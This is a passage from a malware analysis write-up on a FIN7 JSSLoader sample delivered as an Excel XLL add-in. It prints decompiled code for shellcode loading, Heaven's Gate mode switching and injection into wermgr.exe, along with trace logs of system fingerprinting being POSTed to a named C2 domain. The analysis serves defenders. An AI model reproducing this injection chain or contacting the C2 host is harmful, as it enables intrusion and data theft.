3972C	Name	5306A	ExcelDna.xll
39730	Base	1	
39734	NumberOf...	271D	
39738	NumberOf...	271D	
3973C	AddressOfF...	3A948	
39740	AddressOf...	445BC	

Exported Functions [10013 entries]

Offset	Ordinal	Function RVA	Name RVA	Name
43390	2713	28860	616E6	f9994
43394	2714	28870	616EC	f9995
43398	2715	28880	616F2	f9996
4339C	2716	28890	616F8	f9997
433A0	2717	288A0	616FE	f9998
433A4	2718	288B0	61704	f9999
433A8	2719	1560	6170A	xlAutoClose
433AC	271A	1620	61716	xlAutoFree12
433B0	271B	1600	61723	xlAutoFree
433B4	271C	1500	6172E	xlAutoOpen
433B8	271D	15D0	61739	xlAutoRemove

Figure 10 – Exports table of the XLL file (view from PE-bear)

We will start our analysis from looking into the function *xlAutoOpen*, since it is triggered on the opening of the Excel sheet. As we found out, it is responsible for loading the next stage shellcode.

```c
int xlAutoOpen()
{
  _DWORD *v0; // eax
  void (*v1)(void); // eax

  if ( g_IsLoaded )
  {
    v0 = dword_10071CBC;
    if ( !dword_10071CBC )
    {
      v0 = (_DWORD *)create_obj();
      dword_10071CBC = v0;
    }
    v1 = (void (*)(void))v0[4];
    if ( v1 )
      v1();
    xlAutoClose();
  }
  if ( !dword_10071CBC )
    dword_10071CBC = (void *)create_obj();
  load_libraries();
  load_and_execute_shc1();
  g_IsLoaded = 1;
  return 0;
}
```

Figure 11 - Decompiled code of the xlAutoOpen function

The shellcode loading function:

```c
int load_shc1()
{
  int v0; // eax
  int v1; // ecx
  DWORD v2; // ebx
  int (*shc_mem)(void); // eax
  int (*shc_main)(void); // esi

  make_and_run_temp_xls();
  v0 = 4098;
  v1 = 4036;
  do
  {
    --v0;
    --v1;
  }
  while ( v1 );
  v2 = v0 + 2;
  while ( 1 )
  {
    shc_mem = (int (*)(void))VirtualAlloc(0, 0xBD30u, 0x1000u, v2);
    shc_main = shc_mem;
    if ( shc_mem )
      break;
    Sleep(0x44Cu);
  }
  memmove_0(shc_mem, &shellcode_content, 48432u);
  return shc_main();
}
```

Figure 12 – The sample allocated the virtual memory, copies there the hardcoded buffer, and redirects execution

Before the shellcode is loaded, it drops a decoy – an XLS file that is embedded in the executable.

```
HINSTANCE make_and_run_temp_xls()
{
  DWORD TempPathW; // eax
  DWORD v1; // esi
  HINSTANCE result; // eax
  DWORD i; // ecx
  int v4; // eax
  char LastError; // [esp-4h] [ebp-40Ch]
  WCHAR Buffer[2]; // [esp+4h] [ebp-404h] BYREF
  int v7[255]; // [esp+8h] [ebp-400h]

  Buffer[0] = 0;
  TempPathW = GetTempPathW(0x200u, Buffer);
  v1 = TempPathW;
  if ( TempPathW )
  {
    output_debug_str_a("dw1=%u", TempPathW);
    GetTempFileNameW(Buffer, L"xls", 0, Buffer);
    for ( i = v1 + 15; v1 < i; ++v1 )
    {
      v4 = Buffer[v1];
      if ( v4 == 46 )
        break;
      if ( !(_WORD)v4 )
        break;
    }
    *(int *)((char *)v7 + 2 * v1) = 7536748;
    *(_DWORD *)&Buffer[v1] = 7864366;
    *(int *)((char *)&v7[1] + 2 * v1) = 120;
    output_debug_str_w(L"path excel: %s", (char)Buffer);
    drop_xls_file((char)Buffer);
    result = ShellExecuteW(0, L"open", Buffer, 0, 0, 1);
    if ( (unsigned int)result <= 0x20 )
      return (HINSTANCE)output_debug_str_a("ShellExecute failed, %u", (char)result);
  }
  else
  {
    LastError = GetLastError();
    return (HINSTANCE)output_debug_str_a("GetTempPath failed, 0x%X", LastError);
  }
  return result;
}
```

Figure 13

After the decoy is displayed, the embedded shellcode is copied into a newly allocated memory and executed. We can trace the execution of this shellcode with the help of tiny_tracer.




Figure 14 - The fragment of IDA view with the tracelog applied, showing the fragment of the code responsible for redirecting execution to the shellcode.

The fragment of the log containing the calls made from within the loaded shellcode, is given below:

https://gist.github.com/hasherezade/48b667c80d8837afd91d646a997c3455

The shellcode that is loaded creates *wermgr.exe* in a suspended state, and it prepares the next stage to be injected there:

```
> 279a0000+38f;kernel32.GetNativeSystemInfo
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+5e2;ntdll.RtlWow64EnableFsRedirectionEx
> 279a0000+41b;kernel32.GetSystemDirectoryW
> 279a0000+545;kernel32.CreateProcessInternalW
        Arg[0] = 0
        Arg[1] = 0
        Arg[2] = ptr 0x00b3f130 -> L"C:\Windows\system32\wermgr.exe"
        Arg[3] = 0
        Arg[4] = 0
        Arg[5] = 0
        Arg[6] = 0x0800000c = 134217740
```

```
        Arg[7] = 0
        Arg[8] = ptr 0x00b3ef20 -> L"C:\Windows\system32"

> 279a0000+5e2;ntdll.RtlWow64EnableFsRedirectionEx
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+648;called: ?? [279a1000+67d]
> 279a0000+2f4;called: ?? [279a1000+680]
> 279a0000+33e;called: ?? [28290000+0]
```

Since the initial sample is 32-bit, and the injection is to be made into a 64-bit *wermgr.exe* process, the loader needs to first switch into 64-bit mode, using the [Heaven's Gate technique](). It is done by a small stub, which is in another piece of shellcode. Worth to note, that this the point of the execution where the Pin tracer loses the track (Intel Pin doesn't support the transition from between 32/64 bit modes).

First, the stub is being called:




Figure 15 - The call is being made to another, smaller fragment of shellcode (view from x64dbg)

The stub is very short and simple:

```
CPU  Log  Notes  Breakpoints  Memory Map  Call Stack  SEH
EIP  00D40000  55              push ebp
     00D40001  89E5            mov ebp,esp
     00D40003  90              nop
     00D40004  90              nop
     00D40005  90              nop
     00D40006  9A 1100D400 3300  call far 33:D40011
     00D4000D  89EC            mov esp,ebp
     00D4000F  5D              pop ebp
     00D40010  C3              ret
     00D40011  48              dec eax
     00D40012  83EC 20         sub esp,20
     00D40015  E8 E6FFCB02     call 3A00000
     00D4001A  48              dec eax
     00D4001B  83C4 20         add esp,20
     00D4001E  CB              ret far
     00D4001F  0000            add byte ptr ds:[eax],al
```

Figure 16 - The stub containing the Heaven's Gate

First, the shellcode switches execution into 64-bit mode, with the help of the far call with the segment selector 0x33 (typical for 64-bit mode). Then, in 64-bit mode, it calls the 64-bit piece of the shellcode, that has been loaded (at the particular run) at 0x3A00000.

This next piece of shellcode is 64 bit. It is responsible for doing the injection into *wermgr.exe*. The code that is written into *wermgr.exe* will be the final stage. The execution of the shellcode starts with an initial jump, that leads to the following function, denoted as *shc_main*:

```
__int64 __fastcall shc_main(__int64 a1)
{
  unsigned __int16 *v3; // [rsp+20h] [rbp-C28h] BYREF
  __int64 *v4; // [rsp+28h] [rbp-C20h] BYREF
  char v5; // [rsp+30h] [rbp-C18h] BYREF
  char v6; // [rsp+430h] [rbp-818h] BYREF

  qword_34D1030 = (__int64)&v5;
  qword_34D1028 = (__int64)&v6;
  v4 = &qword_34D1038;
  v3 = (unsigned __int16 *)&unk_34D0F90;
  do
  {
    load_imports(&v3, (__int64)&v4);
    v3 += 2;
  }
  while ( *(_DWORD *)v3 );
  return inject_final_stage((t_module *)a1);
}
```

Figure 17 - The start function of the 64 bit shellcode: loader of the final stage

The shellcode loads the following functions from the native API:

- `ntdll.NtWriteVirtualMemory`
- `ntdll.NtQueryInformationProcess`
- `ntdll.NtAllocateVirtualMemory`
- `ntdll.NtProtectVirtualMemory`
- `ntdll.NtDelayExecution`
- `ntdll.NtResumeThread`
- `ntdll.NtReadVirtualMemory`

After loading the imports and preparing the stage, the injection part starts. The high level overview of the function is illustrated by the Figure 18.

```
__int64 __fastcall inject_final_stage(t_module *a1)
{
  unsigned int v2; // esi
  __int64 counter0; // [rsp+28h] [rbp-140h]
  __int64 counter0a; // [rsp+28h] [rbp-140h]
  __int64 time_ctr; // [rsp+28h] [rbp-140h]
  __int64 counter1; // [rsp+28h] [rbp-140h]
  t_custom_str custom_struct; // [rsp+30h] [rbp-138h] BYREF

  counter0 = 12i64;
  memset(&custom_struct, 0, 160i64);
  custom_struct.final_stage_raw_buf = a1;
  custom_struct.final_stage_size = a1->buf_size;
  custom_struct.total_size = (custom_struct.final_stage_size + 4096i64) & 0xFFFFFFFFFFFFF000ui64;
  while ( counter0 )
  {
    delay_execution(3u);
    --counter0;
  }
  if ( !get_process_basic_information(&custom_struct) )
    return 2;
  for ( counter0a = 14i64; counter0a; --counter0a )
    delay_execution(3u);
  if ( !(unsigned int)read_virtual_memory(&custom_struct) )
    return 3;
  if ( !allocate_memory0(&custom_struct) )
    return 4;
  delay_execution(2u);
  if ( !(unsigned int)read_virtual_memory0(&custom_struct) )
    return 5;
  if ( !(unsigned int)fetch_pe_data(&custom_struct) )
    return 6;
  memset(custom_struct.allocated_mem0, 0, 4096i64);
  if ( !set_ep_writable(&custom_struct) )
    return 7;
  if ( !(unsigned int)allocate_final_stage_mem(&custom_struct) )
    return 8;
  prepare_entrypoint_patch(&custom_struct, &custom_struct.ep_patch);
  if ( !write_memory(&custom_struct, *(_QWORD *)custom_struct.final_stage_raw_buf) )
    return 9;
  if ( !(unsigned int)write_ep_patch(&custom_struct, (__int64)&custom_struct.ep_patch) )
    return 10;
  for ( time_ctr = 8i64; time_ctr; --time_ctr )
    delay_execution(2u);
  if ( !resume_thread(&custom_struct) )
    return 11;
  counter1 = 8i64;
  v2 = 100;
  while ( counter1 )
  {
    delay_execution(2u);
    --counter1;
  }
  return v2;
}
```

Figure 18 - The main function of the shellcode performing the final stage injection

This piece of shellcode operates on the handle to wermgr.exe, which was previously created in a suspended mode (both process handle, and the thread handle, are stored in the custom structure, and the current piece of shellcode reads them from there).

We can see it writing the next, bigger piece of shellcode into the process. The address of the memory allocated for the next shellcode is used to prepare the stub, that will be written at the Entry Point of *wermgr.exe*:

```
__int64 __fastcall prepare_entrypoint_patch(t_custom_str *a1, _BYTE *ep_patch_buffer)
{
  __int64 redirect_addr; // rax

  *(_WORD *)ep_patch_buffer = 0xB848;            // MOVABS RAX,[address]
  redirect_addr = a1->final_stage_addr;
  *(_QWORD *)(ep_patch_buffer + 2) = redirect_addr;
  *(_DWORD *)(ep_patch_buffer + 10) = 0x50C88B48;// MOV RCX, RAX
                                                 // PUSH RAX
  *((_WORD *)ep_patch_buffer + 7) = 0xC3;        // RET
  return redirect_addr;
}
```

Figure 19 - Preparing the stub that will be written at wermgr.exe Entry Point

After all data is written, finally the main thread of wermgr.exe is resumed, so that the execution of the implant can start.

The final stage

Getting our hands on the final shellcode

The *wermgr.exe* process that was earlier created in a suspended state has the next stage shellcode implanted. Also, its Entry Point is patched so that after the execution resumes, the execution will be redirected to the implant.

```
16590   48B80000C7F426020000   MOVABS RAX, 0X226F4C70000
1659A   488BC8                 MOV RCX, RAX
1659D   50                     PUSH RAX
1659E   C3                     RET
1659F   0000                   ADD BYTE PTR [RAX], AL
165A1   00CC                   ADD AH, CL
165A3   CC                     INT3
```

Figure 20 - The patched Entry Point of wermgr.exe: the address of the next stage shellcode is stored in RAX register, which is further called by PUSH-TO-RET technique.

The execution of the next part of the shellcode starts after the initial redirection into a new memory page, via patched Entry Point.




Figure 21 - Start of the next stage injected into wermgr.exe

The shellcode's execution starts by dynamically filling its custom import table.

We can dump the injected shellcode from memory, along with the loaded imports, with the help of PE-sieve/HollowsHunter. By looking at the dumped list of imports, we can be sure that this component is going to connect to the C2, so this is probably the component responsible for generating the observed traffic.

To make the static analysis of the shellcode easier, we can further load the dumped imports into the IDA database, as demonstrated here.

Tracing the dumped shellcode

To make the dynamic analysis easier, we dumped the shellcode from wermgr.exe once again, before the execution, and wrapped in a loader, to run as a standalone executable. (Note that dumping the shellcode after it already executed can make it unfit for dynamic analysis: often some important data inside, such as checksums necessary for imports loading, is overwritten on first run).

Such executable was further traced with the help of tiny_tracer, giving the following tracelog:

- https://gist.github.com/hasherezade/61f776b07e575b9fe664e9775cdb691e

By reading the tracelog we can find out that this was the component responsible for generating the JSON report observed during the behavioral analysis. We can see for example, how the WMI interface was used to query details about the system, that were later appended to the report.

```
4eec0;combase.CoInitializeEx
4eef5;combase.CoInitializeSecurity
4ef47;combase.CoCreateInstance
4ef9e;wbemprox.[unnamedImageEntryPoint+10b0]*
4efd3;combase.CoSetProxyBlanket
55068;oleaut32.SysAllocString
5507d;oleaut32.SysAllocString
5509e;fastprox.[??1CWbemGuidToClassMap@@QEAA@XZ+210]*
550b6;oleaut32.SysFreeString
        Arg[0] = ptr 0x000000423c4f1c78 -> L"SELECT * FROM Win32_OperatingSystem"

550bc;oleaut32.SysFreeString
        Arg[0] = ptr 0x000000423c4e9648 -> L"WQL"
```

Extensive use of WMI for enumeration and system fingerprinting, is typical for this group of FIN7 malware, and was also mentioned in the previously quoted Mandiant report.

The current sample executes the following queries:

- "SELECT * FROM Win32_OperatingSystem"
- "SELECT * FROM Win32_Processor"
- "SELECT * FROM Win32_ComputerSystem"

We can also see how the information about processes are being printed to the expected format (compare to the fragments of JSON report from the behavioral analysis, i.e. `{"name":"svchost.exe","pid":"384"}`):

```
4e704;ntdll.RtlAllocateHeap
5410e;kernel32.Process32NextW
5411b;kernel32.CloseHandle
4f0a7;kernel32.HeapFree
50b78;user32.wsprintfW
        Arg[0] = ptr 0x000000423c42dd00 -> L"","pid":""
        Arg[1] = ptr 0x000000423c42e310 -> L"%u"
        Arg[2] = 0
```

Further on, the shellcode initiated the connection with the C2 server, as the User Agent "curl/7.78.0". This User Agent which was also mentioned in the report on JSSLoader by Morphisec (at: *Figure 4: User Agent changes between samples*).

```
4d501;wininet.InternetOpenW
        Arg[0] = ptr 0x000000423c42e130 -> L"curl/7.78.0"
        Arg[1] = 0
        Arg[2] = 0
        Arg[3] = 0
        Arg[4] = 0x0000004200000000 = 283467841536

5087b;wininet.InternetConnectW
        Arg[0] = 0x0000000000cc0004 = 13369348
        Arg[1] = ptr 0x000000423c42e580 -> L"essentialsmassageanddayspa.com"
        Arg[2] = 0x00000000000001bb = 443
        Arg[3] = 0
        Arg[4] = 0
        Arg[5] = 0x00007ff600000003 = 140694538682371
        Arg[6] = 0

54553;wininet.HttpOpenRequestW
        Arg[0] = 0x0000000000cc0008 = 13369352
        Arg[1] = ptr 0x000000423c42e580 -> L"POST"
        Arg[2] = ptr 0x000000423c4be050 -> L"/?id=testmachineTESTMACHINE&type=a"
        Arg[3] = 0
        Arg[4] = 0

5458a;wininet.InternetQueryOptionW
545a5;wininet.InternetSetOptionW
545ea;wininet.HttpSendRequestW
        Arg[0] = 0x0000000000cc000c = 13369356
        Arg[1] = 0
        Arg[2] = 0
        Arg[3] = ptr 0x000000423c4fbe70 -> {AAAAAA==}
        Arg[4] = 0x0000000000001af2 = 6898
```

This points to the conclusion that the shellcode itself, and not any secondary payload, was responsible for the generated traffic, typical of JSSLoader.

While in the case of the sample [described by Morphisec](#) the XLL file was just used as a downloader for the next stage, here we can find the whole JSSLoader embedded in the binary, in shellcode form. Yet, it may still download additional samples after connecting to its C2.

Implementation details

Now let's dive into details of the implementation. The execution starts from a single jump, that leads into a small stub. This stub is responsible for preparing the stage: loading imports into a custom IAT, and then jumping to the shellcode's main function:

```
void __fastcall __noreturn shc_start(__int64 a1)
{
  _DWORD *checksum; // [rsp+20h] [rbp-C28h] BYREF
  __int64 (__fastcall **iat_start)(_QWORD); // [rsp+28h] [rbp-C20h] BYREF
  char v3; // [rsp+30h] [rbp-C18h] BYREF
  char v4; // [rsp+430h] [rbp-818h] BYREF

  qword_A55D = (__int64)&v3;
  g_OutBuf = (__int64)&v4;
  iat_start = &InternetCloseHandle;
  checksum = &g_ImpChecksums;
  do
  {
    load_functions((__int64 *)&checksum, &iat_start);
    ++checksum;
  }
  while ( *checksum );
  shc_main();
}
```

Figure 22 - The start function of the final shellcode

Exactly the same import loading could be found in the previous shellcode chunks, which means the consecutive components were built following the same template, most likely by the same authors.

The malware makes a use of a custom buffer structure for keeping and aggregating data. The same structure is used in multiple places within the module. Reconstruction given below:

```
struct t_buffer
{
  _DWORD unit_size;
  _DWORD buffer_allocated_size;
  _DWORD buffer_units_count;
  _BYTE *buffer;
};
```

This buffer allows to store a continuous chunk of bytes, as well as a list of elements, where the maximal size of an element is defined.

String obfuscation & deobfuscation

All the strings within the module are obfuscated, and they are fetched by their hardcoded IDs. Sometimes after decoding, additional conversion to Unicode is applied, for example:

```
unsigned __int64 __fastcall decode_and_convert_to_wchar_1048(__int64 out_wchar, unsigned int string_id)
{
  char decoded[1048]; // [rsp+20h] [rbp-418h] BYREF

  decode_string(string_id, decoded);
  return char_to_wchar(decoded, (_WORD *)out_wchar);
}
```

Figure 23

Decoding of the strings is crucial for getting deeper understanding of the malware functionality. The following tool was used for strings decoding:

- https://gist.github.com/hasherezade/6eb355c2c81e640e7470fafe4db3f069 (it loads the original shellcode, and then deploys a decoding function out of it)

The generated listing:

- https://gist.github.com/hasherezade/4048e435cda43be374277afb06744ab1

The main function

The main function starts by creating a token, that will be used in the POST request sent to the C2. The token corresponds to what we observed during tracing and the behavioral analysis (example: *L"/?id=testmachineTESTMACHINE&type=a"*). It is in the following format: *"/?id=[domain][computername]&type=a"*.

The communication with the C2 starts with the malware sending report about the infected system. After successful beaconing, the C2 communication loop starts. This is the function where the module awaits the commands from the C2, and executes them.

```
void __noreturn shc_main()
{
  t_buffer *custom_buf; // rsi
  unsigned __int8 random_num; // al
  char *lpszObjectName; // rax
  __int16 times; // ax
  _WORD dec_str[524]; // [rsp+20h] [rbp-418h] BYREF

  custom_buf = (t_buffer *)to_alloc_memory(0x18i64);
  random_num = get_random_number();
  alloc_t_buffer(custom_buf, random_num | 0x100);
  decode_and_convert_to_wchar_1048((__int64)dec_str, 52u);// "/?id="
  copy_string_to_struct((__int64)custom_buf, (__int64)dec_str);
  get_userdomain_and_computername(custom_buf);
  decode_and_convert_to_wchar_1048((__int64)dec_str, 162u);// "&type=a"
  copy_string_to_struct((__int64)custom_buf, (__int64)dec_str);
  lpszObjectName = t_buffer_fetch_zero_terminated_wcstr(custom_buf);
  set_http_object_name(lpszObjectName);
  reset_and_dealocate_t_buf(custom_buf);
  j_heap_free((__int64)custom_buf);

  g_ServerName = (_WORD *)alloc_memory(512i64, 0i64);
  decode_and_convert_to_wchar_1048((__int64)g_ServerName, 128u);// "essentialsmassageanddayspa.com"
  c2_send_system_fingerprint();
  do
  {
    c2_communicate(g_ServerName, 32i64);
    times = get_random_number();
    Sleep((times & 0x3FFFu) + 12000);
  }
  while ( !is_finish_flag_set() );

  close_internet_handle();
  FatalExit(0i64);
  BUG();
}
```

Figure 24 - The main function of the final stage, with deobfuscated strings added as comments

The function denoted as `*c2_send_system_fingerprint*` is responsible for collecting extensive information about the system, and aggregating them in the JSON report, that is further sent to the C2. Fragment of the function responsible for gathering the information to the JSON report presented at Figure 25.

```
v19 = (t_buffer *)a1;
v18 = 257;
v1 = (t_buffer *)to_alloc_memory(24i64);
alloc_t_buffer(v1, 0x4000u);
decode_and_convert_to_wchar_1048(v20, 148u);  // "{"host":""
copy_string_to_t_buffer(v1, (__int64)v20);
to_gethostbyname(v1);
decode_and_convert_to_wchar_1048(v20, 51u);   // "","domain":""
copy_string_to_t_buffer(v1, (__int64)v20);
v2 = get_computer_name(v1);
v3 = 1;
if ( !v2 )
{
  decode_and_convert_to_wchar_1048(v20, 123u);// "WORKGROUP"
  copy_string_to_t_buffer(v1, (__int64)v20);
  v3 = 0;
}
v17 = v3;
decode_and_convert_to_wchar_1048(v20, 169u);  // "","user":""
copy_string_to_t_buffer(v1, (__int64)v20);
memset(v21, 0, 514i64);
if ( (unsigned int)GetUserNameW(v21, &v18) )
  copy_string_to_t_buffer(v1, (__int64)v21);
decode_and_convert_to_wchar_1048(v20, 88u);   // "","sysinfo":{"
copy_string_to_t_buffer(v1, (__int64)v20);
to_fetch_all_sysinfo((__int64)v1);
decode_and_convert_to_wchar_1048(v20, 111u);  // "},"processes":["
copy_string_to_t_buffer(v1, (__int64)v20);
v4 = (t_buffer *)to_alloc_memory(24i64);
alloc_t_buffer32(v4, 16);
if ( list_running_processes((__int64)v4) && (unsigned int)fetch_t_buf_allocated_size((__int64)v4) )
{
  v5 = 0;
  v6 = 1;
  do
  {
    v7 = get_buffer_part(v4, v5);
    if ( v7 )
    {
      if ( !v6 )
      {
        decode_and_convert_to_wchar_1048(v20, 93u);// " ,"
        copy_string_to_t_buffer(v1, (__int64)v20);
      }
      decode_and_convert_to_wchar_1048(v20, 161u);// "{"name":""
      copy_string_to_t_buffer(v1, (__int64)v20);
      v8 = *((_QWORD *)v7 + 1);
      if ( v8 )
      {
        copy_string_to_t_buffer(v1, v8);
        heap_free(*((_QWORD *)v7 + 1));
      }
      decode_and_convert_to_wchar_1048(v20, 156u);// "","pid":""
      copy_string_to_t_buffer(v1, (__int64)v20);
      decode_and_convert_to_wchar_1048(v22, 73u);// "%u"
      wsprintfW(v20, v22, *(unsigned int *)v7);
      copy_string_to_t_buffer(v1, (__int64)v20);
      decode_and_convert_to_wchar_1048(v20, 167u);// ""}"
      copy_string_to_t_buffer(v1, (__int64)v20);
      v6 = 0;
    }
```

Figure 25

Supported commands

